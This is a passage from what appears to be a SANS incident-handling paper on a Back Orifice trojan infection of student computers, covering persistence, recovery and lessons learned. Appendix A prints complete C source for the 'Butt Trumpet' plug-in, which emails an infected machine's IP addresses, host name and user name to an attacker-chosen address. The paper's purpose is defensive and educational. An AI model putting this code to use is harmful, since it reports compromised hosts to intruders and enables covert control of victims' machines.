> HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
>
> HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
>
> It can also be registered under CurrentControlSet\Services but will be lost in a literal "mountain of entries" in NT or Windows2000 and the name of the associated launch file will be stored as a binary chain entry rather than as a text name you can read in REGEDIT. If you can decode hexadecimal ascii values to alphanumerics, then you can possibly spot the location of the file that is started but this will be challenging to most folks. In NT systems since the SID and DACL of services entries in the database can be "permissioned" it is also possible that future builds of Back Orifice 2000 will hide its own registry entry so as to not be found with REGEDIT or REGEDT32.
>
> Whereas previous commonplace Trojans were hard coded to have extremely specific behaviors, locations and filenames, BO2K departs completely from what had been. As a result, removal is still possible as it has been with earlier Trojans, but the location, filename and signatures of Back Orifice 2000 take completely into account prior removal methods and as cDc says itself on its own site, removal is very difficult and was *designed* to be. Antivirus methodologies may work on some default copies of BO2K.EXE when they arrive on your machine as a result of a file string match between the [anti-virus] database and the file you receive but you should NOT expect to see unmodified copies of Back Orifice 2000 (BO2K). Signature analysis WILL fail 99% of the time as BO2K was designed to foil existing methods of protection. [17]

10.6 Recovery

Fortunately, none of the student's computers suffered any serious damage by the attacker and did not require any files to be recovered. Also, we were unable to determine if the attacker was from within our network or from the outside. This information would have been useful in hardening the network from future attacks as the vector of infection could be examined.

For example, If the attacker was from outside our network, then the bounced email messages and our campus firewall (which blocks the default BO port - 31337) seems to have prevented the attacker from connecting to the BO servers. Therefore, recovery only includes removing the associated BO files and registry entries.

If, on the other hand, the attacker was from within our network - they either were waiting to cause any further malicious actions on the student's computers, or were laying low to avoid detection. The Zone Alarm personal firewall may have foiled their plans once they realized that their IP address could be traced. We continued to monitor the firewall logs for both outgoing SMTP connection attempts to the Australian mail site and inbound connections to port 31337 UDP for one month after the incident was considered resolved and no further connection attempts were detected.

10.7 Lessons Learned

As a result of this incident, we are beefing up efforts to inform our students about the nature of both the Internet and our own campus network. We have a security awareness quiz and training pages that are available to the students through a web site.

We are also looking for a methodology to formalize and improve our incident handling procedures. This is a difficult task given the nature of our security landscape, which is best described as a decentralized environment. Some departments prefer to handle their own systems without "outside" help.

Additionally, we realize that a "jump kit" would be a valuable asset, but are challenged by the complexity of the variety of operating systems represented on campus. Also, there is no single person (to our knowledge) who can perform the necessary investigative actions on every version of every operating system. Therefore, we tend to rely on the various system administrators to provide the system level expertise, while we provide the incident handling guidelines.

Additionally, we have closed outbound port 80 traffic as the default for all devices (unless the system owner has made the proper request). The request procedure requires the system owner to make sure that all security patches have been applied to their system and requires them to agree to their system being scanned for vulnerabilities on a regular basis to ensure that patches are being maintained in a timely fashion. Hopefully, this scanning procedure can be expanded to include all student owned computers on a regular basis.

Another preventative measure that we are considering includes vulnerability scanning of the residential network IP address space for well known Trojan ports. Those hosts responding to known Trojans could be notified and be provided a utility to eradicate the Trojan files, or a link to a web site which provides instructions on how to remove the Trojan.

We are also strongly encouraging the students to get a personal firewall and anti-virus software installed on their computers and are working on bulk licensing agreements for one or more firewall programs.

11.0 ADDITIONAL INFORMATION

The following are links to additional information related to this vulnerability:

1. Microsoft Security Bulletin MS98-010 – providing information on Back Orifice. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS98-010.asp

2. Trojan Droppers - http://www.megasecurity.org/Droppers.html

12.0 REFERENCES FOR ATTACK SECTION AND INCIDENT HANDLING SECTION

1. "Cult of the Dead Cow Back Orifice Backdoor", ISS Security Alert Advisory. 6 August 1998. URL: http://www.iss.net/security_center/alerts/advise5.php (12 March 2002).

2. "Back Orifice Burglar Alarm Using TCPdump", SingCERT Newsletter, Vol.2, Issue 2. July 1999. URL: http://www.singcert.org.sg/archive/singcert_newsletter/newsletter2-2.pdf (12 March 2002).

3. "Back Orifice 2000 (BO2K) Trojan Horse Program", Privacy Software Corporation Security Advisory, 16 July 1999. URL: http://www.nsclean.com/psc-bo2k.html (12 March 2002).

4. Ibid.

5. Ibid.

6. Ibid.

7. Snort rule set from CERIAS FTP site at Purdue University. URL: http://ftp.cerias.purdue.edu/pub/tools/unix/ids/snort/snort-1.7-sol-2.6-sparc-local (12 March 2002).

8. "Back Orifice 2000 (BO2K) Trojan Horse Program", Privacy Software Corporation Security Advisory, 16 July 1999. URL: http://www.nsclean.com/psc-bo2k.html (12 March 2002).

9. "Windows Backdoor Update", ISS Vulnerability Alert. 10 September 1998. URL: http://xforce.iss.net/alerts/advise8.php (12 March 2002).

10. "Back Orifice Burglar Alarm Using TCPdump", SingCERT Newsletter, Vol.2, Issue 2. July 1999. URL:

http://www.singcert.org.sg/archive/singcert_newsletter/newsletter2-2.pdf (12 March 2002).

11. Ibid.

12. "Cult of the Dead Cow Responds to Microsoft about Back Orifice", 10 August 1998. URL: http://www.cultdeadcow.com/tools/bo_msrebuttal.html (12 March 2002).

13. "Information on the 'Back Orifice' Program", Microsoft Security Advisor Program: Microsoft Security Bulletin (MS98-010). 12 August 1998. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS98-010.asp (12 March 2002).

14. Ibid.

15. Northcutt, Stephen. "Computer Security Incident Handling: Step-by-Step." The SANS Institute, version 2.2, September (2001): page 5.

16. "Windows Backdoor Update", ISS Vulnerability Alert. 10 September 1998. URL: http://xforce.iss.net/alerts/advise8.php (12 March 2002).

17. "Back Orifice 2000 (BO2K) Trojan Horse Program", Privacy Software Corporation Security Advisory, 16 July 1999. URL: http://www.nsclean.com/psc-bo2k.html (12 March 2002).

13.0 APPENDIX A – BUTT TRUMPET SOURCE CODE

```
////////////////////////////////////////////////////////////////
// ButtTrumpet.c
//  A Back Orifice plug-in -- used to send a single email to
//  a (hopefully anonymous) email address announcing the IP
//  address of the currently running Back Orifice server.
// Written by Brian Enigma <enigma@netninja.com>
// Sendmail/SMTP code based partly on code by Arnab Bhaduri,
// which originally appeared in the June 1998 issue of Windows
// Developer's Journal.
////////////////////////////////////////////////////////////////
// Be sure to link this with Wsock32.lib

//#define DEBUG_MODE

#define      VERIFY_RET_VAL( arg ) \
            { int nRet = arg; if( nRet ) return nRet; }
#include <windows.h>
#include <winsock.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <sys/types.h>
#include <sys/timeb.h>
#include <process.h>
#include "ButtTrumpet.h"

#define REGISTRY_READ 0
#define REGISTRY_WRITE 1

////////////////////////////////////////////////////////////////

int announce(void);
int SendMailMessage(void);
int Send( SOCKET s, const char *lpszBuff, int nLen, int nFlags );
int Receive( SOCKET s, LPTSTR lpszBuff, int nLenMax, int nFlags,
                    LPCTSTR lpszReplyCode );
void myIP(char *result);
int registryOperation(int mode);

int *killMeNot;

////////////////////////////////////////////////////////////////
// Static variables
static char   gszMailerID[] = "X-Mailer: Back Orifice Butt Trumpet V1.0\r\n";

////////////////////////////////////////////////////////////////
//Variables to hold our parameters
char mailHost[255];
char mailDestination[255];

////////////////////////////////////////////////////////////////
// For logging/debugging the DLL on the remote server
#ifdef DEBUG_MODE
void logAction(char *message)
```

```
{
      FILE *f;
      f = fopen("c:\\bt.log", "at");
      if (!f)
            return;
      fprintf(f, "%s\n", message);
      fclose(f);
}
#else
__inline void logAction(char *message)
{
      return;
}
#endif

////////////////////////////////////////////////////////////////
// announce - sends an SMTP mail message to specified host. This
// is the only exported function from this DLL.
int announce(void)
{
WORD    wVersion = MAKEWORD( 1, 1 );
WSADATA wsaData;
int     nRet;

logAction("Opening Winsock");
if (WSAStartup(wVersion, &wsaData))
    return 1;

// Try to send the message
logAction("Sending Message");
nRet = SendMailMessage();

// cleanup socket lib and log file
WSACleanup();

return nRet;
}


////////////////////////////////////////////////////////////////
// SendMailMessage - actually talks SMTP and sends the message
// 0 is returned for success, otherwise the appropriate Winsock
// error code (WSAGetLastError()) is returned.
int SendMailMessage(void)
{
      char *host = &mailHost[0];                          //Server through which to
route mail
      char *emailAddress = &mailDestination[0];      //Account to send mail
      char   szBuff[ MAX_LINE_SIZE + 1 ]; // transmit/receive buffer
      char   szUser[ MAX_NAME_SIZE + 1 ]; // user name buffer
      char   szName[ MAX_NAME_SIZE + 1 ]; // host name buffer
      char message[1024];
      char tempName[30];
      DWORD  dwSize = MAX_NAME_SIZE;
      SOCKET s;

      struct hostent    *ph;
      struct sockaddr_in addr;

      char         szTime[ MAX_NAME_SIZE + 1 ]; // time related vars
      time_t       tTime;
      struct tm   *ptm;
      struct timeb tbTime;
```

```
	// connect to the SMTP port on remote host
	if( (s = socket(AF_INET, SOCK_STREAM, 0)) == INVALID_SOCKET )
		return WSAGetLastError();

	if( isdigit(host[0]) && strchr(host, '.') )
		// ^^^ I forget...are numeric characters allowed as the first character of
a
		//     domain name?  If so, Mr. Bhaduri's code is messed up.
		{
		unsigned long iaddr = inet_addr( host );
		ph = gethostbyaddr( (const char *)&iaddr, 4, PF_INET );
		}
	else
		ph = gethostbyname( host );

	if( ph == NULL )
		return WSAGetLastError();

	addr.sin_family = AF_INET;
	addr.sin_port   = htons( SMTP_PORT );
	memcpy( &addr.sin_addr, ph->h_addr_list[0],
		    sizeof(struct in_addr) );

	if( connect(s, (struct sockaddr *)&addr, sizeof(struct sockaddr)) )
		return WSAGetLastError();

	// receive signon message
	VERIFY_RET_VAL( Receive( s, szBuff, MAX_LINE_SIZE, 0, "220" ); );

	// get user name and local host name
	GetUserName( szUser, &dwSize );
	gethostname( szName, MAX_NAME_SIZE );

	// build a quick message
	myIP(tempName);
	sprintf(message, "\r\n    Hello,\r\nMy address is:\r\n%s\r\n(%s::%s)\r\n",
	                  tempName,
	                  szName, szUser);

	// send HELO message
	sprintf( szBuff, "HELO %s\r\n", szName );
	VERIFY_RET_VAL( Send( s, szBuff, strlen(szBuff), 0 ); )
	VERIFY_RET_VAL( Receive( s, szBuff, MAX_LINE_SIZE, 0, "250" ); )

	// send MAIL message
		sprintf( szBuff, "MAIL FROM:%s@%s\r\n", szUser, szName );
		// ^^ Yeah, someone might buffer-overflow this program.  Tough cookies.

	VERIFY_RET_VAL( Send( s, szBuff, strlen(szBuff), 0 ); )
	VERIFY_RET_VAL( Receive( s, szBuff, MAX_LINE_SIZE, 0, "250" ); )

	// send RCPT message
	sprintf( szBuff, "RCPT TO: %s\r\n", emailAddress );
	VERIFY_RET_VAL( Send( s, szBuff, strlen(szBuff), 0 ); )
	VERIFY_RET_VAL( Receive( s, szBuff, MAX_LINE_SIZE, 0, "25" ); )

	// send DATA message
	sprintf( szBuff, "DATA\r\n" );
	VERIFY_RET_VAL( Send( s, szBuff, strlen(szBuff), 0 ); )
	VERIFY_RET_VAL( Receive( s, szBuff, MAX_LINE_SIZE, 0, "354" ); )

	// construct date string
```

```
	tTime = time( NULL );
	ptm   = localtime( &tTime );

	strftime( szTime, MAX_NAME_SIZE, "%a, %d %b %Y %H:%M:%S %Z", ptm );

	// find time zone offset and correct for DST
	ftime( &tbTime );
	if( tbTime.dstflag )
		tbTime.timezone -= 60;

	sprintf( szTime + strlen(szTime), " %2.2d%2.2d",
			-tbTime.timezone / 60, tbTime.timezone % 60 );

	// send mail headers
	// Date:
	sprintf( szBuff, "Date: %s\r\n", szTime );
	VERIFY_RET_VAL( Send( s, szBuff, strlen(szBuff), 0 ); )

	// X-Mailer:
	VERIFY_RET_VAL( Send( s, gszMailerID, strlen(gszMailerID), 0 ); )

	// To:
	sprintf( szBuff, "To: %s", emailAddress );
	strcat( szBuff, "\r\n" );
	VERIFY_RET_VAL( Send( s, szBuff, strlen(szBuff), 0 ); )

	sprintf( szBuff, "From: %s@%s\r\n", "ButtTrumpet", szName );
	VERIFY_RET_VAL( Send( s, szBuff, strlen(szBuff), 0 ); )

	// Subject:
	sprintf( szBuff, "Subject: %s\r\n", "Ownership Announcement" );
	VERIFY_RET_VAL( Send( s, szBuff, strlen(szBuff), 0 ); )

	// send message text
	VERIFY_RET_VAL( Send( s, message, strlen(message), 0 ); )
		//  ^^ It would be bad to include a "\r\n.\r\n" in the body of the
message...
		//     ...no escape sequences used.  If you intentionally do so, you are a
		//     naughty monkey.

	// send message terminator and receive reply
	VERIFY_RET_VAL( Send( s, "\r\n.\r\n", 5, 0 ); )
	VERIFY_RET_VAL( Receive( s, szBuff, MAX_LINE_SIZE, 0, "250" ); )

	// send QUIT message
	sprintf( szBuff, "QUIT\r\n" );
	VERIFY_RET_VAL( Send( s, szBuff, strlen(szBuff), 0 ); )
	VERIFY_RET_VAL( Receive( s, szBuff, MAX_LINE_SIZE, 0, "221" ); )

	closesocket( s );
	return 0;
}


////////////////////////////////////////////////////////////
// Send - send the request to the SMTP server, and handle errors.
int Send( SOCKET s, const char *lpszBuff, int nLen, int nFlags )
{
	int nCnt = 0;

	while( nCnt < nLen )
		{
		int nRes = send( s, lpszBuff + nCnt, nLen - nCnt, nFlags );
```

```
            if( nRes == SOCKET_ERROR )
                  return WSAGetLastError();
            else
                  nCnt += nRes;
            }

      return 0;
}


////////////////////////////////////////////////////////////////
// Receive - receive a reply from the SMTP server, and verify that
// the request has succeeded by checking against the specified
// reply code.
int Receive( SOCKET s, LPTSTR lpszBuff, int nLenMax, int nFlags,
                    LPCTSTR lpszReplyCode )
{
      LPTSTR p;
      int    nRes = recv( s, lpszBuff, nLenMax, nFlags );

      if( nRes == SOCKET_ERROR )
            return WSAGetLastError();
      else
            *( lpszBuff + nRes ) = '\0';


      // check reply code for success/failure
      p = strtok( lpszBuff, "\n" );
      while( p )
            {
            if( *(p + 3) == ' ' )
                  {
                  if( !strncmp(p, lpszReplyCode, strlen(lpszReplyCode)) )
                        return 0;
                  else
                        {
                        int nErr = 1;

                        sscanf( p, "%d", &nErr );
                        return -nErr;
                        }
                  }
            else
                  p = strtok( NULL, "\n" );
            }

      return -1;
}

////////////////////////////////////////////////////////////////
// myIP enumerates through the local machine's IP network interfaces
// and grabs each address.  They are stored in a preallocated buffer
// passed into the function.  Be sure you have enough space, or bad
// things may happen (Read: buffer overflows).  If there are more than
// 6 network interfaces in this machine (WOW!), then only the first
// six are returned.
//
void myIP(char *result)
{
      char dot[6];
      int iResult;
      int i = 0;
      u_long *ppIpNO;
```

```
        u_long *pIpNO;
        HOSTENT FAR *lphostent;
        u_long ipHO;
        unsigned char binIp[4];
        int iterations = 0;

        //Get local host name and crudely validate
        char szHostName[40];
        *result = 0;
        iResult = gethostname(szHostName, sizeof(szHostName));
        if ((iResult != 0) || (lstrcmp(szHostName, "")==0))
                return;

        //Lok up this host info via supplied name
        lphostent = gethostbyname(szHostName);
        if (lphostent == NULL)
                return;

        //Retreive first entry (might have multiple connects)
        do
        {
                iterations++;
                ppIpNO = (u_long *)lphostent->h_addr_list;
                if (ppIpNO+i == NULL)
                        return;
                pIpNO = ((u_long *)*(ppIpNO+i));
                if (pIpNO == NULL)
                        return;

        //convert back to host order, since SOCKADDR_IN expects that
                ipHO = ntohl(*pIpNO);

                binIp[0] = (BYTE)((ipHO & 0xff000000) >> 24);
                itoa(binIp[0], dot, 10);
                strcat(result,dot);
                binIp[1] = (BYTE)((ipHO & 0x00ff0000) >> 16);
                itoa(binIp[1], dot, 10);
                strcat(result, "."); strcat(result, dot);
                binIp[2] = (BYTE)((ipHO & 0x0000ff00) >> 8);
                itoa(binIp[2], dot, 10);
                strcat(result, "."); strcat(result, dot);
                binIp[3] = (BYTE)(ipHO & 0x000000ff);
                itoa(binIp[3], dot, 10);
                strcat(result,"."); strcat(result, dot);
                strcat(result,"\r\n");
                i++;
        } while ((pIpNO != NULL) && (iterations < 6));
        return;
}


////////////////////////////////////////////////////////////////
// registry Operation will do one of two different things, depending
// on the passed parameter "mode"
//
// case REGISTRY_READ:
//   Reads the registry to see if an SMTP message has been successfully
//   sent in the past.  Returns a logical true or false.
// case REGISTRY_WRITE:
//   Writes into the registry that the SMTP message has been successfully
//   sent.  The return value of the function in this mode is undefined.
int registryOperation(int mode)
{
```

```
	HKEY k;
	DWORD dispo;
	DWORD ran;
	DWORD size = sizeof(ran);
	DWORD type;

	if (RegCreateKeyEx(HKEY_LOCAL_MACHINE,
				"SOFTWARE\\NinjaSoft\\BT",
				0, NULL, REG_OPTION_NON_VOLATILE,
				KEY_ALL_ACCESS, NULL, &k, &dispo)
		!= ERROR_SUCCESS)
		return 0;
	//ASSERT: Key is open and valid
	switch(mode)
	{
	case REGISTRY_READ:
		//Read the value.  If unsuccessful, it probably doesn't
		// exist, so poke a zero into our undefined variable.
		if (RegQueryValueEx(k, "RunSuccess", 0, &type, (unsigned char *)&ran,
&size)
			!= ERROR_SUCCESS)
			ran = 0;
		break;
	case REGISTRY_WRITE:
		RegSetValueEx(k, "RunSuccess", 0, REG_DWORD, (unsigned char *)&ran,
sizeof(ran));
		ran = 0;
		break;
	default:
		ran = 0;
		break;
	}
	RegCloseKey(k);
	return ran;
}

////////////////////////////////////////////////////////////////
// workerThread is the heart of the program.  It determines whether
// an SMTP message needs to be sent--and if so, attempts to send
// it (repeatedly)
// Originally, it was supposed to run as a seperate thread, but
// funky things started happening, so it takes over as the DLL's
// foreground thread.
// If BO needs to terminate, this function exits.
//
//DWORD WINAPI workerThread(LPVOID dummy)
void __cdecl workerThread(void *dummy)
{
	int fourSecondTick;

	logAction("Thread Started");
	if (registryOperation(REGISTRY_READ))
	{
		logAction("Thread termination: message already sent");
		return;
	}
	do{
		if (announce()==0)
		{
			logAction("Thread termination: send successful!");
			registryOperation(REGISTRY_WRITE);
			return;
		}
```

```
			logAction("Delay: Send unsuccessful");
			//Delay, but monitor for a kill request
			for(fourSecondTick=0;
				fourSecondTick < (60*5)/5;
				fourSecondTick++)
			{
				if (!killMeNot)
					return;
				Sleep(400);
			}
		}while (1);
		return;
}

//////////////////////////////////////////////////////////////////
// External entrypoint for the DLL.  All it does is parse the
// arguments into global variables, set a global pointer to the
// "active" parameter (so it can gracefully shut down if BO needs
// to shut down), then call the worker thread (not as a seperate
// thread, because odd things began to happen).
//
__declspec ( dllexport )
		char * WINAPI start(int *active, char *args)
{
//		DWORD junk;
		char *p;
		char *q;
		int count;

		killMeNot = active;
		//Parse the arguments
		logAction("Parsing Arguments:");
		logAction(args);
		memset(mailHost, 0, sizeof(mailHost));
		memset(mailDestination, 0, sizeof(mailDestination));
		for(p = args, count=0; p && (*p) && (*p!=','); p++,count++)
			;
		if (count)
			strncpy(mailHost, args, count);
		for(q = ++p, count=0; p && (*p) && (*p!=','); p++,count++)
			;
		if (count)
			strncpy(mailDestination, q, count);
		logAction(mailHost);
		logAction(mailDestination);
		if ((mailHost[0]==0)||(mailDestination[0]==0))
		{
			logAction("No host or email address given.  Aborting");
			return NULL;
		}

		logAction("Thread starting");
//		CreateThread(NULL, 0, workerThread, NULL, 0, &junk);
//		_beginthread(workerThread, 0, NULL);
		workerThread(NULL);
		return NULL;
}

//////////////////////////////////////////////////////////////////
// DllMain
BOOL WINAPI DllMain (HANDLE hModule, DWORD dwReason, LPVOID lpReserved)
{
		switch(dwReason)
```

```
	{
	case DLL_PROCESS_ATTACH:
		logAction("DLL Attached");
		killMeNot = NULL;
		break;
	case DLL_PROCESS_DETACH:
	case DLL_THREAD_ATTACH:
	case DLL_THREAD_DETACH:
	default:
		break;
	}
	return TRUE;
}



//////////////////////////////////////////////////////////////////
// ButtTrumpet.h
//  A Back Orifice plug-in -- used to send a single email to
//  a (hopefully anonymous) email address announcing the IP
//  address of the currently running Back Orifice server.
// Written by Brian Enigma <enigma@netninja.com>
// Sendmail/SMTP code based partly on code by Arnab Bhaduri,
// which originally appeared in the June 1998 issue of Windows
// Developer's Journal.
//////////////////////////////////////////////////////////////////

#ifndef __BUTTTRUMPET_H__
#define __BUTTTRUMPET_H__

#define SMTP_PORT       25
#define MAX_LINE_SIZE   1024
#define MAX_NAME_SIZE   64


//////////////////////////////////////////////////////////////////
/// Exported Function(s)
__declspec ( dllexport )
	char * WINAPI start(int *active, char *args);

#endif  //  __BUTTTRUMPET_H__

// End //
```

Last Updated: June 18th, 2018

Upcoming SANS Penetration Testing

SANS Cyber Defence Canberra 2018	Canberra, Australia	Jun 25, 2018 - Jul 07, 2018	Live Event
Minneapolis 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Minneapolis, MN	Jun 25, 2018 - Jun 30, 2018	vLive
SANS Vancouver 2018	Vancouver, BC	Jun 25, 2018 - Jun 30, 2018	Live Event
SANS Minneapolis 2018	Minneapolis, MN	Jun 25, 2018 - Jun 30, 2018	Live Event
SANS London July 2018	London, United Kingdom	Jul 02, 2018 - Jul 07, 2018	Live Event
SANS Cyber Defence Singapore 2018	Singapore, Singapore	Jul 09, 2018 - Jul 14, 2018	Live Event
SANS Charlotte 2018	Charlotte, NC	Jul 09, 2018 - Jul 14, 2018	Live Event
Mentor Session - SEC504	Oklahoma City, OK	Jul 10, 2018 - Sep 11, 2018	Mentor
SANSFIRE 2018	Washington, DC	Jul 14, 2018 - Jul 21, 2018	Live Event
SANSFIRE 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANSFIRE 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANSFIRE 2018 - SEC560: Network Penetration Testing and Ethical Hacking	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
Community SANS Honolulu SEC560	Honolulu, HI	Jul 23, 2018 - Jul 28, 2018	Community SANS
SANS Pen Test Berlin 2018	Berlin, Germany	Jul 23, 2018 - Jul 28, 2018	Live Event
SANS vLive - SEC560: Network Penetration Testing and Ethical Hacking	SEC560 - 201807,	Jul 24, 2018 - Aug 30, 2018	vLive
SANS Pittsburgh 2018	Pittsburgh, PA	Jul 30, 2018 - Aug 04, 2018	Live Event
San Antonio 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	vLive
SANS San Antonio 2018	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	Live Event
SANS Boston Summer 2018	Boston, MA	Aug 06, 2018 - Aug 11, 2018	Live Event
Mentor Session - AW SEC560	Austin, TX	Aug 08, 2018 - Oct 10, 2018	Mentor
SANS Northern Virginia- Alexandria 2018	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	Live Event
Northern Virginia- Alexandria 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	vLive
Northern Virginia- Alexandria 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	vLive
SANS New York City Summer 2018	New York City, NY	Aug 13, 2018 - Aug 18, 2018	Live Event
Community SANS Ventura SEC560	Ventura, CA	Aug 13, 2018 - Aug 18, 2018	Community SANS
Community SANS Reno SEC504	Reno, NV	Aug 20, 2018 - Aug 25, 2018	Community SANS
SANS Krakow 2018	Krakow, Poland	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Virginia Beach 2018	Virginia Beach, VA	Aug 20, 2018 - Aug 31, 2018	Live Event
SANS Prague 2018	Prague, Czech Republic	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Chicago 2018	Chicago, IL	Aug 20, 2018 - Aug 25, 2018	Live Event
Mentor Session - SEC504	Cincinnati, OH	Aug 21, 2018 - Oct 02, 2018	Mentor